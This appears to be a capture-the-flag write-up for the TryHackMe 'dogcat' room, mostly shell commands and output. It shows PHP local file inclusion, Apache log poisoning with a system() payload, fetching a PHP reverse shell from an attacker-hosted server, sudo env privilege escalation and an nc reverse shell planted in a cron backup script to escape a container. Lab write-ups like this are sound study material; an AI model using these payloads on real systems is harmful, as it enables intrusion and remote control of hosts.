


dogcat

I made a website where you can look at pictures of dogs and/or cats! Exploit a PHP application via LFI and break out of a docker container.


dogcat

> Saikat Karmakar | May 6 : 2021

- nmap scan

```
Nmap scan report for 10.10.4.167
Host is up (0.55s latency).
Not shown: 979 closed ports
PORT      STATE    SERVICE       VERSION
22/tcp    open     ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|_  256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp    open     http          Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: dogcat
222/tcp   filtered rsh-spx
687/tcp   filtered asipregistry
1070/tcp  filtered gmrupdateserv
1091/tcp  filtered ff-sm
1098/tcp  filtered rmiactivation
1117/tcp  filtered ardus-mtrns
1165/tcp  filtered qsm-gui
1687/tcp  filtered nsjtp-ctrl
1914/tcp  filtered elm-momentum
3476/tcp  filtered nppmp
3809/tcp  filtered apocd
4006/tcp  filtered pxc-spvr
5060/tcp  filtered sip
9101/tcp  filtered jetdirect
9207/tcp  filtered wap-vcal-s
9929/tcp  filtered nping-echo
24444/tcp filtered unknown
32781/tcp filtered unknown
50636/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- ***LFI***




dogcat

a gallery of various dogs or cats

what would you like to see?


Here you go!PCFET0NUWVBFIEhUTUw+CjxodG1sPgoKPGhlYWQ+CiAgICA8dGl0bGU+ZG9nY2F0PC90aXRsZT4KICAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9z

- ***command injection***



```
→ dogcat (master) curl http://10.10.4.167 -H "User-Agent: <?php system($_GET['c']); ?>"
zsh: bad math expression: operand expected at `'c''
→ dogcat (master) curl http://10.10.4.167 -H "User-Agent: <?php system(\$_GET['c']); ?>"
<!DOCTYPE HTML>
<html>

<head>
    <title>dogcat</title>
    <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
    <h1>dogcat</h1>
    <i>a gallery of various dogs or cats</i>

    <div>
        <h2>What would you like to see?</h2>
        <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
            </div>
</body>

</html>
```

- flag1



```
→ dogcat (master) curl -s http://10.10.4.167/\?view\=php://filter/read\=convert.base64-encode/resource\=dog/../flag | grep "Here" | cut -d "\!" -f2
| cut -d " " -f1 | base64 -d | grep "THM{.*" | cut -d "=" -f2 | tr '"' " "
  THM{Th1s_1s_N0t_4_Catdog_ab67edfa}
→ dogcat (master) 
```

script for flag1


```
 #!/bin/bash

echo "[*]Usage $0 <ip>"
curl -s "http://$1/?view=php://filter/read=convert.base64-encode/resource=dog/../flag" | grep "Here" | cut -d "!" -f2 | cut -d " " -f1 | base64 -d | grep "THM{.*" | cut -d "=" -f2 | tr '"' " "
```

- flag2

```
view-source:http://10.10.4.167/?view=dog/../../../../../../var/log/apache2/access.log&ext&c=cat%20./flag*
```


- put the revshell on the server. host a server & invoke it from the box
- payload

```
http://10.10.160.53/?view=dog/../../../../../../var/log/apache2/access.log&ext&cmd=curl%20h
reverse-shell.php%20--output%20shell.php
```




```
Ξ www/html git:(master) ▶sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.160.53 - - [11/May/2021 19:37:46] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

- sudo -l




```
$ sudo -l
Matching Defaults entries for www-data on 0fcb11f2147a:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 0fcb11f2147a:
    (root) NOPASSWD: /usr/bin/env
```

- priv. esce.
- https://gtfobins.github.io/gtfobins/env/#sudo




```
$ sudo env /bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
```

- an interesting file in /opt/backups. looks like we're in a container




```
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```

- put a revshell in the backup.sh file



```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.23.120 1234 >/tmp/f" >> backup.sh
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.23.120 1234 >/tmp/f
```

- got the shell



```
Ξ www/html git:(master) ▶nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.4.23.120] from (UNKNOWN) [10.10.160.53] 49970
/bin/sh: 0: can't access tty; job control turned off
# is
/bin/sh: 1: is: not found
# id
uid=0(root) gid=0(root) groups=0(root)
# ls -la
total 40
drwx------  6 root root 4096 Apr  8  2020 .
drwxr-xr-x 24 root root 4096 Apr  8  2020 ..
lrwxrwxrwx  1 root root    9 Mar 10  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Apr  8  2020 .cache
drwxr-xr-x  5 root root 4096 Mar 10  2020 container
-rw-r--r--  1 root root   80 Mar 10  2020 flag4.txt
drwx------  3 root root 4096 Apr  8  2020 .gnupg
drwxr-xr-x  3 root root 4096 Apr  8  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Mar 10  2020 .selected_editor
```